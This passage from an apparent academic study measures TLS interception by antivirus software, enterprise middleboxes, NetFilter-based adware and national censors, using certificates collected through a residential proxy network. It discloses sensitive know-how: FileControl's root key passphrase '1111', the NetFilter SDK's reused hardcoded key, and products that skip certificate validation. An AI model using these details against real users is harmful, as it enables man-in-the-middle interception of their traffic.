Web servers are responsible for delivering the necessary chain of intermediate certificates for clients to chain the leaf to a trusted root. In practice, servers may be misconfigured and may not provide a full chain, or may provide one that is not trusted by the client [48]. Browsers commonly rely on their own cache of intermediate certificates to cover such gaps in certificate chains. Moreover, leaf certificates can indicate a URL pointing to their issuer certificate in the Authority Information Access (AIA) extension, which a browser can fetch to complete a chain. To alleviate this missing intermediate certificate problem, we gather all intermediate certificates that we have seen during our scans. We also fetch 587 unique intermediate certificates pointed to by the AIA extensions in all leaf certificates. We keep only intermediate certificates that chain up to a root from our combined store, considering the list itself to construct the chain.[2] This step is necessary as several (intermediate) certificates we collected suffered from corruption (e.g., bit flips), and OpenSSL failed during signature validation without considering alternative certificates. There are 1784 trusted intermediate certificates.

Finally, we verify each leaf certificate against the combined trust store and combined validated intermediate certificates. We do not check for expiration (`-no_check_time`), revocation status, nor matching domain name. Thus, our verification merely confirms whether the certificate is *trusted*, but does not indicate whether it is *valid* for the context it has been used in (however, we do verify that it is meant for server authentication, i.e., `-purpose sslserver`).

Among our baseline certificates, 95.23% of unique certificates are trusted. 58,953 certificates are untrusted. This is in sharp contrast to Chung et al.'s results who found that 65% of certificates served during IPv4 scans were untrusted, mostly due to being self-signed or signed by an untrusted entity [86]. Note that the authors' definition of *invalid* certificates

[2] For each `intermediate.pem`, we use `openssl verify -no_check_time -CAfile combined-root.pem -untrusted all-intermediates.pem intermediate.pem`

closely matches our notion of *untrusted*. One main difference with our scanning methodology is the use of the SNI extension combined with a list of meaningful domains, which expectedly mostly yields trusted (and also probably valid) certificates.

From certificates collected through Luminati that are not seen in any baseline, only 7.36% are trusted. Although this number is not high, it indicates that at least a non-negligible amount of trusted certificates are not seen by repeatedly querying domains through a static vantage point. Several factors may influence their exposure to users, including load balancing, internal CDN certificate management, various geographical datacenters. In Section 5.2.2, we analyze prominent categories of non-publicly-trusted certificates observed through Luminati.

5.2.1.7 Analysis Methodology

To investigate our results, we focus first on issuer DNs, as this tends to categorize several interception cases. Indeed, it is common for an antivirus or some enterprise proxies to generate a root certificate with fixed details, which helps to directly categorize the observed certificates, e.g., some versions of Kaspersky use the self-contained issuer *O=AO Kaspersky Lab, CN=Kaspersky Web Anti-Virus Certification Authority*.

We also identify groups of issuer DNs that are related, i.e., when root certificates for a given product follow the same pattern. We build a regular expression to match all such certificates, e.g., a Fortinet root certificate issuer could be *CN=FGT60C3G12345678, O=Fortinet Ltd.*, which we generalize to `^CN=F(G|W)[0-9A-Zn\-]6[0-9]8, O=Fortinet Ltd\.$`. Fingerprint rules we built are given in Appendix E.

Once we identify an intercepting product interfering with a given node, we further explore all other certificates seen by this node. This either reveals that all connections are intercepted and the given certificate is issued by the root we already identified, or there may be other certificates that we did not identify. Those typically occur when the server certificate is invalid or when the domain is not allowed. For instance, BitDefender shows a certificate issued by *CN=Untrusted Bitdefender CA, OU=IDS, O=Bitdefender, C=US* when it cannot validate the server certificate. WatchGuard also has specific common names to describe particular situations, e.g., when the OCSP response for the server certificate is somewhat invalid, it uses the issuer *O=WatchGuard_Technologies, OU=Fireware, CN=Fireware HTTPS Proxy: OCSP Invalid Certificate*.

Next, we tackle root issuers that are not self-explanatory. For instance, *C=IN, O=SPI-CHN, OU=IT, CN=SPI-CHN*. Using the technique mentioned above, we find certificates issued by a Cisco product for invalid certificates and therefore can label these certificates as Cisco issued certificates.

Some products follow a different approach when filtering a connection that is either not allowed or with invalid server certificates. They may simply issue a self-signed certificate with limited information in the issuer/subject DN such as only the domain name requested as the CN, or copying the original subject DN. In some cases, both the subject and issuer DNs are copied from the original certificate, which could be confusing if we do not further verify whether the certificate is valid or has been observed in the baselines. It is important to make the distinction, as we would otherwise mislabel legitimate certificates or omit to label cases of interception. When the certificate is not trusted and the subject/issuer DNs do not match those of certificates collection as part of the baselines, we verify whether this certificate has been observed through many more nodes and countries or whether it is an isolated case. In the former case, it is possible that our baselines did not capture such sporadic certificates. Otherwise, it is highly likely that the certificate has been issued by a proxy and we label it the same way as the main intercepted connections for that node.

We also measure the distribution of countries where certificates were seen. This helps to identify potentially geographically-dependent situations such as ISP interception. We further narrow down to individual Autonomous Systems (AS).

When we cannot find enough information in the certificates, we resolve to manual Internet searches to uncover possible meanings of the little information we have. For instance, *C=KR, O=KIOM, CN=KIOM* actually corresponds to the Korea Institute of Oriental Medecine, and therefore, it is likely that the node's traffic was intercepted by an enterprise proxy.

Finally, the most effort-intensive task is to distinguish untrusted and unseen certificates that are seen by few nodes for which no other information is available (i.e., the node is not known to be intercepted by another product, or we only have few similar certificates to study). In some cases, we observe that a given domain name issues several certificates, possibly one for each connection or per resolved IP. If such a certificate is only observed by one node, we cannot further infer whether it has been issued by the server or modified by a proxy. Such case remains *unknown* in our analysis. In the L19 study (Section 5.3), we further attempt to collect the main page for the domain when the certificate is untrusted in an effort to gain knowledge about a possible interception, i.e., if the allegedly intercepted page shows more information such as the name of the product.

5.2.2 Findings

Overview. First, we discuss our findings about known cases of interception including antivirus and enterprise middleboxes. We discover more middleboxes than previously studied and shed light on their customers. Then, we focus on a series of interception events that have been poorly studied (if at all) in the literature. Those include a series of widespread and localized ad/mal-ware applications built on top of the NetFilter SDK, localized employee monitoring software, a computer equipment vendor preinstalling its own content filter, and user traffic monetization by the users themselves. Finally, we provide a view on censorship through intercepted HTTPS connections in Russia, Turkey, Myanmar and Hong Kong. We show a breakdown of different categories of interceptions in Table 9.

Certificate subsets	Size (#certificates)	Size (#affected IPs)	# products/ distinct events	Percentage of successful connections
All certificates from Luminati + baselines	235,470	–	–	–
All certificates from Luminati not in baselines	62,787	47,695	–	0.42048%
Trusted certificates	3,834	34,496	–	0.16817%
Antivirus software	36,530	1,481	7 products	0.13026%
ISP censorship	97	9,741	4 countries	0.03865%
Adware/malware	11,133	533	17 products	0.03849%
Enterprise filters	7,835	377	22 vendors	0.03013%
Home filters	1,669	362	2 services	0.00578%
Unknown	633	672	259 issuers	0.00372%
False positives	359	785	13 services	0.00284%
Anti-ads software	289	5	3 products	0.00102%
School filters	234	10	10 schools/ associations	0.00081%
Pre-installed monitor	120	1	1 retailer	0.00041%
Corrupted certificates	28	22	–	0.00011%
Analytics	16	2	1 service	0.00006%
Employee monitor	10	1	1 product	0.00003%
Intercepted connections	57,933	12,511	10 subsets	0.24564%

Table 9: Breakdown of certificate categories in L17. "–" indicates that the number is either inapplicable or irrelevant.

5.2.2.1 Personal Filters & Enterprise Middleboxes Identification

Luminati nodes are mainly personal devices, on which users may run antivirus and parental control applications [99], adware [28, 29] and other malware acting as TLS proxies. Durumeric et al. [112] showed that it is possible to fingerprint such proxies as their server-facing ClientHello messages carry a unique ciphersuite list and extensions. For our purpose, we leverage the client-facing proxy-issued certificate to identify the presence and type of the TLS proxy. Luminati users may also roam through public Wi-Fi networks or connect their devices to enterprise networks that perform deep packet inspection of TLS traffic. Other network intermediaries (e.g., ISPs, adversaries) may also employ similar technologies. Similarly, we fingerprint enterprise middleboxes based on their client-facing certificates. We summarize the 30 personal and enterprise content filters found in our dataset in Table 10. We discuss these findings in Section 5.2.2.2.

Antivirus and home filters. We consider the personal applications acting as proxies analyzed in [99, 112], those reported in [134, 85], as well as known Komodia-based applications [82, 91]. We collect products available for download and install them to extract sample leaf certificates they generate. We create fingerprinting rules from these certificates based on the issuer's distinguished name (DN), i.e., the order list of common name (CN), organization (O), organization unit (OU) and other listed information. We also include certificates issued by antiviruses for untrusted website certificates, certificates seen in older versions of the product, and for Windows and Mac OS as they may differ. All root certificates include a stable DN across installations, except Qustodio and NordNet for which a simple regular expression can match their pattern. For DefenderPro, we were unable to trigger TLS interception when installed with versions from 2014 and 2018. We rely instead on [134], which specifies only the O field. In total, we consider 9 antiviruses and 11 parental control applications.

We also consider the FamilyShield filter by OpenDNS, which redirects DNS queries for certain domains to an OpenDNS error page. If this page is accessed through HTTPS, the server certificate is issued by OpenDNS for the queried domain and signed by a non-browser trusted root certificate that users are asked to install. Compared to [85], we take into account the new root certificate for OpenDNS from Cisco [88].

Similarly, we consider Techloq, another alternative DNS provider that also redirects certain domains to an error page.

Enterprise middleboxes. We create fingerprints for appliances, standalone and cloud-based filtering systems from 15 vendors. From the list of network appliances found in [112], we tested and extracted fingerprints from the default root certificates in Cisco IronPort, Sophos UTM, Untangle, and WebTitan. From this list, we further crawled support forums for known default CA names for Blue Coat (cloud-based solution), Microsoft Forefront

TMG, and Sophos XG Firewall. We also tested Entensys UserGate, McAfee Web Gateway, pfSense, and TrendMicro IWSVA. Furthermore, we add Elitecore/Cyberoam found in [85], augmented by our own research of possible default certificates. We also rely on details provided in [134] for Fortinet Fortigate, and Netbox Blue. Finally, NetSpark publishes their default root certificate.[3] We also consider the list of MITM software detected by Chrome [124]; however, we found that it is often unreliable, i.e., it confuses the O and OU fields and sometimes relates to only specific and/or old versions of products. We consider only ContentKeeper, SonicWall, Blue Coat appliances, and Zscaler from this list, which we also augment by our own searches of possible default certificates. We also identified the patterns for the root certificate of WatchGuard Fireware.

Known VPN, adware. Following previously disclosed Komodia-based applications [91], we include fingerprints for two such VPN applications, as well as five adware (ImpresX/DiscountCow, Lavasoft Ad-Aware Web Companion, Objectify Media WebProtect, Sendori, and Superfish). We also include PrivDog.

Caveats. Note that such fingerprints are only heuristics and could be forged. We are unable to verify the validity of certificates issued by these proxies since different root certificates are used across installations. However, while these certificates are usually trusted by the user's browser, forged certificates would be untrusted, hence mitigating the impact on end users and the motivation for forging such certificates in the first place. For OpenDNS FamilyShield, we validate the certificates against Cisco's root certificate.

5.2.2.2 Middleboxes

We found interception done by at least 21 different network appliance vendors. We discuss below how we identified middlebox vendors from our collected certificates and/or the institution using the middleboxes. We also discovered occurrences of filtering by products not

[3] `https://www.netsparkmobile.com/support/en/faqs/116-crt-en.html`

found or studied in the literature, e.g., school content filtering system (CyberHound RoamSafe), and data loss prevention (DLP) software (Devicelock, InfoWatch, and Somansa).

Several middleboxes serve certificates where the issuer points directly at the technology, e.g., middlebox vendor and model. We identified two challenges compared to the simple fingerprinting of AV products.

Variations in root certificates. Unlike personal filters, enterprise middleboxes are meant to be managed by professionals and the root certificate configured by default (if any) is often changed in practice. However, we found that certain appliances keep some traces of their product name, which helps in their identification. For example, the default root certificate we obtained for Cisco IronPort Web Security has a clear issuer CN (*Cisco IronPort WSA Root CA*); however, we consider certificates issued by *C=LY, O=Libyana, OU=IT, CN=WSA* to also belong to this Cisco appliance due to the keyword *WSA*. In such cases, a manual yet error-prone effort is needed to make the connection.

Invalid certificates. Certificates served by a middlebox in place of browser-trusted server certificates may not indicate the technology used. However, when requested to connect to a website that serves an invalid certificate, some middleboxes serve a different certificate akin to some antivirus product. Although the root certificate for trusted connections can be customized, we found that the certificate returned by middleboxes to reflect a validation failure of the server certificate has the same issuer across middleboxes of the same model. This behavior helps to identify cases when the default root certificate has been changed and lacks identifiable information.

For instance, a node in India received certificates issued by *C=IN, O=SPI-CHN, OU=IT, CN=SPI-CHN* on behalf of trusted server certificates; however, the issuer is *C=US, ST=California, L=San Jose, O=Cisco Systems, Inc., CN=Untrusted Certificate Warning* otherwise, clearly indicating Cisco as the middlebox. The PTR record for the node's IP points to *spi-global.com*, therefore, given the root certificate CN, this is likely a case of enterprise filtering.

Other middleboxes do not include technical details in the certificates they issue, or have been configured in this way. Rather, they are usually more verbose about the location or institution using the middlebox.

Hybrid verbosity. Sophos UTM binds the certificate information to the customer name and address provided during the purchase, providing useful information as to the type of network where these certificates are found. Such certificates also follow an easily identifiable pattern that allows us to link them to such middleboxes. Indeed, Sophos simply appends "Proxy CA" at the end of the CN that represents the customer's institution, and copies the name without this appendix in the O field. Among the companies using Sophos UTM, we could identify hospitals, hotels, universities and learning centers, resorts, community service organizations, car dealerships, real-estate and other small businesses, across 9 countries.

While CyberHound is advertised as a school content filtering system, we also found that Smoothwall is particularly popular for school traffic filtering. We found both products used in eight primary/prep, middle and high schools in the United Kingdom and Australia. In addition, Cisco IronPort is used by a school district in the United States.[4]

Various businesses. We report below on traffic intercepted by unknown middleboxes at various businesses.

In Korea, we found traffic intercepted at the Korea Institute for National Unification (KINU), a South Korean think tank, and the Korea Institute of Oriental Medicine (KIOM). There were also several cases of IPs in South Korea, China, and the United States that belong to ASes of the Korean company LG. We found an example of a construction company. Finally, another node was issued certificates by *C=KR, ST=SEOUL, L=GURO, O=NETMARBLE GAMES, OU=SECURITY TEAM, CN=Netmarble.com, emailAddress=NMG9101056@NETMARBLE.COM*.

[4] Surf Coast Secondary College, Cathedral College, Roseville College (AU), and Bedes Prep School, Clifton College, St Johns School, Study Group, The Bourne Education Trust (UK), Montebello Unified School District

Netmarble is a South Korean game publishing company. The node's IP belongs to Korea Telecom, therefore it is unclear whether this interception comes from a Netmarble-owned machine or if a game they install provides filtering capability for users.

Elsewhere, we found an example of a credit card company in Venezuela, a software and analytics company and an ERP solution vendor in India, the Turkish Atatürk Forest Farm and Zoo (a farm and zoo complex), an insurance company in Australia, an IT management company and a government agency in Malaysia, and a UK hospital.

5.2.2.3 NetFilter-based Interceptions

Wajam and NetFilter. We noticed several invalid certificates with odd issuer names such as "4110ff3115cb96fe" and "778585eb1e5659ac 2", apparently a 16-character random hexadecimal string, sometimes followed by a space and the digit 2. There are 8351 such unique certificates (all with RSA-1024 keys) in our dataset, spanning over 338 IPs in 19 countries, and representing over 14% of unique untrusted certificates not found in baselines. About half of them indicate an issuer email address, following the pattern `info@technologie*.com`. These domains all serve the same website as *wajam.com* or *social2search.com*, a now-defunct social search engine for Windows called Wajam/Social2Search/SearchAwesome. We fetched few recent samples of this adware and found that its TLS proxy relies on NetFilter. NetFilter is a Software Development Kit (SDK) that helps intercept network traffic through a Windows driver. To manipulate TLS traffic, an additional layer, ProtocolFilters, is necessary. When generating new root certificates, it appears that a hardcoded private key is used by default. We obtained demos of this tool from the author's website [218], extracted the default key and searched for certificates in our dataset that were signed with it. Not only did we match all previously identified certificates with random-looking issuer names, we also found 14 other ProtocolFilters-based interceptions accounting for 2299 certificates found in 10 countries. Compared to our results for

Product name	# IPs	Countries where seen
avast!/Avast	652	AU,BY,CN,EG,FR,HK,IN,JO,KR,LK,LY,MM,MY,PK RU,SA,SY,TH,TN,TR,UK,US,VE,VN
AVG	487	AE,AU,BH,BY,CN,EG,FR,HK,IN,KR,LK,MY,PK,RU SA,TH,TR,UK,US,VE,VN
OpenDNS	361	AU,BY,CN,EG,FR,HK,IN,IR,JO,LK,LY,MM,MY,PK RU,SA,SD,SY,TH,TN,TR,UK,US,VE,VN,YE
Fortinet FortiGate	186	AE,AU,BY,CN,EG,ET,FR,HK,IN,JO,KR,LK,LY,MM MY,TH,TR,UK,US,VE,VN
ESET	181	AU,BY,EG,FR,HK,IR,JO,LK,LY,MY,PK,RU,SA,SD SY,TH,TN,TR,UK,US,UZ,VE,VN,YE
Kaspersky	96	AU,BH,BY,EG,FR,HK,IN,IR,JO,LY,MY,RU,TH,TJ TR,UK,US,VN
Cyberoam / Elitecore	78	AU,EG,ET,IN,JO,LY,SA,TH,TN,TR,UK
BitDefender	47	AU,FR,HK,IN,KR,MY,TR,UK,US
Sophos UTM	22	AU,FR,IN,LK,MY,PK,TR,UK,US,VE,VN
Dr.Web	17	BY,RU
Sophos XG Firewall	14	AU,CN,EG,IN,PK,TR
Symantec Blue Coat Cloud	11	FR,TH,TR,UK,US
Zscaler	9	AU,SA,SD,UK,US,VN
Netbox Blue / CyberHound	8	AU
Smoothwall	6	AU,UK
Cisco IronPort	5	IN,LY,US
Symantec Blue Coat ProxySG/ASG	5	AU,MY,UK,US
SonicWall	4	SA
Untangle NG Firewall	4	IN,MY
TitanHQ WebTitan	3	UK
ContentKeeper	2	AU
TrendMicro IWSVA	2	MY,VE
WatchGuard Fireware	2	AE
Websense	2	AU,IN
BullGuard	1	HK
DeviceLock	1	UK
InfoWatch	1	RU
Kerio	1	RU
Somansa	1	KR
Sophos Web Appliance	1	UK
Techloq	1	UK

Table 10: Antivirus, enterprise middleboxes and home filters found in L17

personal and enterprise filters, Wajam is more widespread than most of them. Only Avast and AVG systematic filtering, and OpenDNS selected filters, were seen more frequently.

We also noticed that the issuer country on Wajam and ProtocolFilters' leaf certificates is always "EN", an incorrect country code. Another 100 certificates grouped under three additional issuer names possess this country code; however they are not signed with ProtocolFilters' default key. We summarize ProtocolFilters-based certificates in Table 11 along with the countries from which we have observed them. Most of these certificates are found in India and Russia. Also, we note that most CNs are linked to single countries, suggesting that they could correspond to localized interception mechanisms/software. For instance, we also traced "thawte 2" to a software installer, whose purpose is only to insert a script from a Russian URL into every webpage. The injected script was no longer available on the remote server during our experiments.

We note that while Wajam's root certificate appears random, other leaf certificates have a fixed CN, enabling trivial MITM attacks. Notably, the certificates named "Sample CA 2" found only in India were seen through 102 distinct IPs, suggesting a possibly widespread phenomenon. Chung et al. [85] observed such certificates from only 29 nodes and did not comment on their origin. This certificate may belong to the iTranslator malware [42]. All ProtocolFilters-derived certificates we found are the result of TLS interception on user devices. As these activities are found in 10 countries, we could infer that NetFilter-based TLS interceptions are widespread.

ProtocolFilters' appended "2". While reverse-engineering ProtocolFilters' demo binary, we found that the digit 2 was forcefully appended to the customized root certificate CN during creation. Not all root certificates generated by this tool have this appended digit, as evident from our analysis. We traced this feature in the tool's changelog to version 1.1.4.6 released in May 2015, which indicates that a "*postfix is appended to root certificate, to regenerate old certificates signed with SHA1 to new signed with SHA256*" (sic). This

	Common name	# IPs	Countries where seen
✓	*Wajam*: [0-9a-f]{16}	193	EG,HK,IN,IR,KR,LY,MY,PK, RU,TH,TR,UK,VN
✓	*Wajam*: [0-9a-f]{16} 2	145	BY,EG,FR,HK,IN,LK,LY,MY, PK,TH,TR,UK,US,VE,VN,YE
✓	Sample CA 2	102	IN
✓	thawte 2	6	ET,MY,RU,TJ
✓	Windows Extend Root CA	6	JO,RU
✓	xpon CA	4	RU,VN
✓	StopAd 2	3	UK
×	Generic Root CA 3	2	RU
✓	packagest CA	2	RU
×	Adguard Personal CA	1	RU
✓	Adguard Personal CA*	1	UK
✓	geckof CA	1	RU
✓	monotype CA	1	VN
✓	NetFilterSDK 2	1	IN
✓	Pifbunbaw	1	TR
✓	unityp CA	1	RU
✓	Windows Trust Root CA	1	HK
✓	xmarin CA	1	RU

✓: all certificate signatures were verified against ProtocolFilters' hardcoded key, × otherwise; * RSA-2048 leaf certificates.

Table 11: Certificates issued by ProtocolFilters in L17

feature helps understand the possible age of interception software based on ProtocolFilters, i.e., if the CN has an appended “2”, it has been compiled after May 2015. It also constitutes a giveaway indicator that the NetFilter SDK could be responsible for root certificates that exhibit this pattern. We note that the SDK's source code is also available for sale, which could be modified to remove this artifact.

Adguard, StopAd. We found two nodes that were running Adguard in Section 5.2.2.3 as the software relies on NetFilter. We found two different leaf certificate key sizes; only the RSA-2048 certificates were signed by Netfilter SDK's hardcoded private key. Böck [73] reported that Adguard relies on a known hardcoded key. The company behind Adguard fixed the vulnerability in a later version in mid-2015 [49], which explains the two different key types. We obtained the latest version of this ad blocker and confirm that it randomly generates the root certificate key during installation while still relying on NetFilter. It is interesting to note that while Adguard has been patched for more than three years, vulnerable versions of the product are still in use. Similarly, we identified certificates named issued by "StopAd 2", which are properly signed by NetFilter's default key. We obtained the latest version of StopAd, which also randomly generates root certificate keys. We note that the latest version's root certificate CN is simply "StopAd", suggesting that the appended digit has been dropped from ProtocolFilters' source code. Both Adguard and StopAd seem to properly validate certificates and do not intercept connections having an invalid certificate. **AdSafe.** We also identified a Chinese ad blocker, AdSafe, seen through two IPs in China and Hong Kong. The last version we could obtain, 5.3.117.9800 signed in Jan. 2017, installs a pre-generated certificate, does not validate certificates, and does not remove its root certificate during uninstallation. These behaviors are unsafe, leaving users vulnerable to trivial MITM attacks past AdSafe's lifespan. As the root certificate expires in Oct. 2021, the damages will eventually cease as MITM attacks would not benefit from abusing AdSafe's root certificate, and users will be forced to uninstall the software to continue browsing without systematic warnings.

5.2.2.4 New Trends

Employee monitoring. We found the employee spyware FileControl[5] (*C=RU, ST=Russia, L=Moscow, O=FileControl, OU=CA, CN=FileControl*) used on one node in Russia. Upon further inspection, we found that it installs a pre-generated root certificate into the Windows trust store. The corresponding private key is hidden inside the program and protected by the passphrase "1111". The certificate is used as part of the software's TLS proxy. We were able to conduct a successful man-in-the-middle attack by signing a certificate for `google.com` using FileControl's private key. Worse, FileControl does not actually check for the validity of server certificates and accepts even self-signed certificates. Upon uninstallation, the root certificate, which expires at the end of 2024, remains trusted by Windows

[5] `https://allsoft.ru/software/vendors/alarum/filecontrol-4/`

and exposes users to MITM attacks until then. We have contacted the vendor about these vulnerabilities and are waiting for an answer.

Preinstalled content filters. In Australia, we found a node that filtered all domains and provided certificates issued by *C=UK, CN=UBT (EU) Ltd., O=UBT (EU) Ltd.* Searching for the organization name led us to a company called Universal Business Team that sells electronic devices to businesses, especially universities in various countries. Its help page[6] indicates that all their machines come with *Streamline3* installed, a custom content filter software. We were unable to obtain a copy of the software to evaluate its TLS proxy. However, similar to Lenovo laptops installed with Superfish, there is a possibility that TLS connections on UBT-provided machines are weakened.

Compensated traffic monitoring. We found two examples of traffic willingly intercepted in exchange for money in the United States. Indeed, the two nodes have all their traffic intercepted by Digital Reflection Panel (*C=US, ST=Virginia, L=Reston, O=Digital Reflection, OU=Digital Reflection Certificate Authority, CN=Digital Reflection, emailAddress=support-team@digitalreflectionpanel.com*), a market research company that pays users in exchange for their traffic. To participate, users receive a middlebox to set up in their home network, which is responsible for capturing the traffic and also intercepting TLS connections.

5.2.2.5 Country-wide Censorship and ISP-level Interception

We detail below two notable country-wide interception/censorship events.

Turkey. Among the numerous occurrences of mismatching certificates in Turkey, 81% are due to the single self-signed certificate *C=TR, ST=ANKARA, O=Bilgi Teknolojileri ve Iletisim Kurumu, CN=erisimengellisayfa*.[7] Bilgi Teknolojileri ve Iletisim Kurumu (BTK) corresponds to the Information and Communication Technologies Authority (ICTA), meaning that it is

[6] `https://ubteam.com.au/streamline-faqs`

[7] SHA256: DA6DD6A9140795B116E509F092586CE70BEAA42DFEC648282AEE8FA9A7F6A579

a government-enforced filter. We found 9,529 exit nodes impacted by this filter, affecting 2,819 domains. Most of these domains appear to be adult websites. We confirmed our observations by querying each domain through OpenDNS FamilyShield, a parental filter that blocks adult websites along with phishing and malware domains, which blocked 2,208 (78%) of them. Additionally, we could find domains related to gambling (e.g., poker, sport betting), drugs, and a series of other specific domains, e.g., torrents (*thepiratebay.se*), pirated movies (*rarbg.to*), *pastebin.com*, an online community of expatriates (*expatriates.com*), and a Chinese cloud provider (Baidu). Our results are consistent with previous findings [118]. Turkey is also known to block Wikipedia. Indeed, most of the connections to various Wikipedia domains were blocked and served with the certificate mentioned above. However, among the 250 nodes that we used to visit these domains, seven could see the original server certificate. Some of the node IPs clearly belong to Turkish ISPs. Such an unexpected result could hint at corner cases in the censorship technology in this country, or simply that some connections are willingly unfiltered as they could be located at privileged points in the network.

Russia. Russian ISPs are legally bound to block a certain number of domains as imposed by Roskomnadzor, the entity responsible for censorship in media and telecommunications in Russia. These domains theoretically relate to drugs, hate and violence. In practice, we found 8 ISPs that blocked various domains. 74 nodes under MTS PJSC (the largest mobile operator in Russia) had 68 domains intercepted. Those domains relate to proxies, gambling, adult, religion, and torrents. While these categories are known, notable cases include: a Ukrainian news website (*news.pn*), various *blackberry.com* subdomains, an alternative chat application (*line.me*), and an Italian job portal (*impiego24.it*). Similarly, 53 domains were intercepted from 53 nodes that belong to CJCS TransTeleCom. We also found an instance of City Telecom intercepting a Bitcoin-related and an adult websites. A forum user reports seeing such interception on *linkedin.com* and contacted the ISP. In its response, the ISP clearly indicates that they perform TLS interception to fulfill their legal requirements set by Roskomnadzor. There were also two cases where VNET intercepted four domains that correspond to technology (*technofizi.net*), political news (*jollofnews.com*, *ajc.stats.com*), and torrent (*zonetorrent.com*) websites.

Moreover, three ISPs leveraged SkyDNS, a provider of "solutions for country wide content filtering and network security"[8] and effectively blocked websites related to mangas, games, torrents, and the Korean blog *brunch.co.kr*. Finally, ZAO Teleconnect blocked an adult website, as well as Photoshop tutorials and a 3D printer manufacturer website.

We also found one exit node in Uzbekistan that is shown certificates on nearly all its traffic with a similar pattern as the City Telecom case. In both cases, the issuer contains *CN=Not trusted by "..."*, suggesting the use of a similar technology. For the Russian ISP, the domain *nadzor.filanco.ru* is given between the quotes (note "nadzor" means control, as in Roskom*nadzor*), while *ATP_1* is mentioned in Uzbekistan.

Myanmar. One node's traffic is intercepted by its ISP, as indicated by the issuer certificate *C=MM, ST=Yangon, L=Yangon, O=Ooredoo Myanmar Limited, OU=IT, CN=BOTEWPOTHP1001*. Although not all domains were intercepted, we could not identify obvious intercepted categories. More importantly, this interception happened only on one node, even though we also accessed some of the same domains at different nodes from the same ISP.

Hong Kong. In Hong Kong, we found several domains that belong to various large Chinese tech giants being served with a unique certificate (whose issuer is *C=cn, ST=fj, L=xm, O=cnc, OU=sw, CN=all, emailAddress=cdn@chinanetcenter.com*) from PCCW Limited (ASN4760).

[8] https://www.skydns.ru/en/

5.2.2.6 Likely Malware

GlobalSigns Root CA. This issuer (*C=BE, O=Root CA, CN=GlobalSigns Root CA*) seems to point to a possible malware.[9]

TNS. Four nodes had all their connections intercepted and served with certificates issued by e.g., *C=RU, CN=TNS (12345)* where the number between parentheses varies across nodes. This pattern is found in various Komodia-based applications and suggests another use of this SDK.

Generic Root CA 3. This issuer certificate seems to be generated by NetFilter; however, its public key is not the SDK's default one. We could not find where it comes from; however, Russian forum users report seeing unexpected interceptions of their traffic with this certificate.[10]

5.2.2.7 False Positives

We found a number of certificates that were neither found in our baselines, trusted nor that were the result of an interception. Due to the scale of our experiments, there were numerous false positives that required manual investigation. We report notables ones below.

Dropcam. On `nexus.dropcam.com`, each new connection receives a different certificate issued by *C=US, CN=Dropcam Certificate Authority, O=Dropcam*, e.g., *C=US, CN=oculus1147-vir.dropcam.com, O=Dropcam*. The number after *oculus* varies and is likely due to load balancing. The domain is used by an IoT camera and requires a client certificate [75].

NTP servers. The NTP Pool project gathers NTP servers around the globe and provides geographically distributed and load-balanced domains that resolve to one of the nearest NTP server, e.g., *2.android.pool.ntp.org* reserved for Android applications to synchronize their time. 81 such domains were found in our dataset due to being popular domain queries

[9] `https://www.bleepingcomputer.com/forums/t/676550/need-help-removing-malware-winverexe-infected/`

[10] `https://toster.ru/q/337905`

in the Umbrella list. When resolving these domains through Luminati nodes, the destination server is often different than the ones we resolved from our University. These servers may also run web servers and thus provide a certificate during our scans. Since these domains are not intended to be web servers, we ignore all certificates obtained on domains in **.pool.ntp.org*.

Google. We found one instance of a certificate whose issuer DN clearly states: "This cert should never been seen. Contact security@google.com." We found several other cases of this certificate from Censys's IPv4 daily scans and contacted Google, which in turn reported that this was not a security bug.

Other domains with changing certificates. The domain *finglasceltícfc.com* serves ever-changing certificates with the issuer *C=US, O=Positive Software, CN=www.psoft.net, OU=self-signed CA Certificate used in HS updater*, apparently served by H-Sphere, a control panel for web hosting platforms.

We found the domain *cookiesoff.com* serves intermittently a valid certificate from Let's Encrypt or a certificate for an HPE iLO Remote Management interface, which is normally an out-of-band server and whose management interface is only accessible through a dedicated port. It is unclear why such certificate would be visible on the web; however, it shows that intermittent server changes might be missed from our baselines and lead to false positives.

Debian mirrors. Debian's repository at *security.debian.org* can resolve to various mirrors that serve certificates issued by an untrusted CA (*Debian SMTP CA*). It is difficult to detect whether an interception occurs without obtaining a trusted copy of the root certificate in the first place.

Corrupted certificates. We found 29 certificates obtained from 23 IPs that were corrupted and either could not be parsed correctly or were simply invalid while the issuer DN seems to indicate that they were issued by a trusted CA. When they could be parsed by OpenSSL or by Python's `pyca/cryptography` package, we consider that untrusted certificates that shared the same RSA modulo or EC curve and points than certificates found in the baselines for same domain, are false positives. We investigated these cases and found that few bits were flipped or several bytes were replaced with a pattern that may resemble memory pointers. It is unclear why we obtained such corrupted certificates, since TCP is supposed to detect such corruptions. We are also unsure about the cause of the corruption, especially what appears to be a memory leak. We could not bind them to specific domains, countries or ISP, although we found more cases in Ethiopia than in the other 14 affected countries.

Tor certificates. The Tor network relies on entry nodes (a.k.a. guard nodes) that behave like HTTPS servers. In particular, they serve TLS certificates with seemingly random subjects and issuers. According to Amann and Sommer [58], the subject and issuer follow specific generation rules, i.e., both are generated independently and follow the regular expression *CN=www\.[a-z2-7]{8,20}\.(com|net)*. We found 16 such certificates in our dataset, and consider them as false positives.

5.2.2.8 Remaining Unknown Certificates

After we analyzed the certificates, we are left with 633 unique unexplained certificates, which comprise 259 unique issuers, of which 50 issuers and subjects were already seen in baseline. They often come from single countries/IP and are thus mostly individual cases that do not carry enough information for us to investigate.

We could find some obvious filters such as *CN=mitmproxy, O=mitmproxy* in Russia (from the MITM tool of the same name), *CN=SEB Firewall* in Malaysia (unknown product), *CN=FWROOT* in India (likely another firewall).

Most other certificates seem to be issued by untrusted roots or are simply default certificates in some products, e.g., 18 certificates with the issuer *C=–, ST=SomeState, L=SomeCity,* *O=SomeOrganization, OU=SomeOrganizationalUnit, CN=flexdefault, emailAddress=root@flexdefault* on *megafile.co.kr*. It is not possible to determine which are legitimate or are the result of specific interception events.

Some certificates are seen on multiple domains from few or single IPs, and thus may indicate a systematic filtering of the node's network traffic. This happened for instance in South Korea where certificates are issued by *C=KR, ST=SEOUL, L=GURO, O=NETMARBLE GAMES, OU=SECURITY TEAM, CN=Netmarble.com, emailAddress=NMG9101056@NETMARBLE.COM*; however, Netmarble is a Korean mobile gaming company. Therefore it is unclear why such a certificate was seen.

More work would be required to investigate these remaining certificates.

5.2.3 Discussion on Network Errors

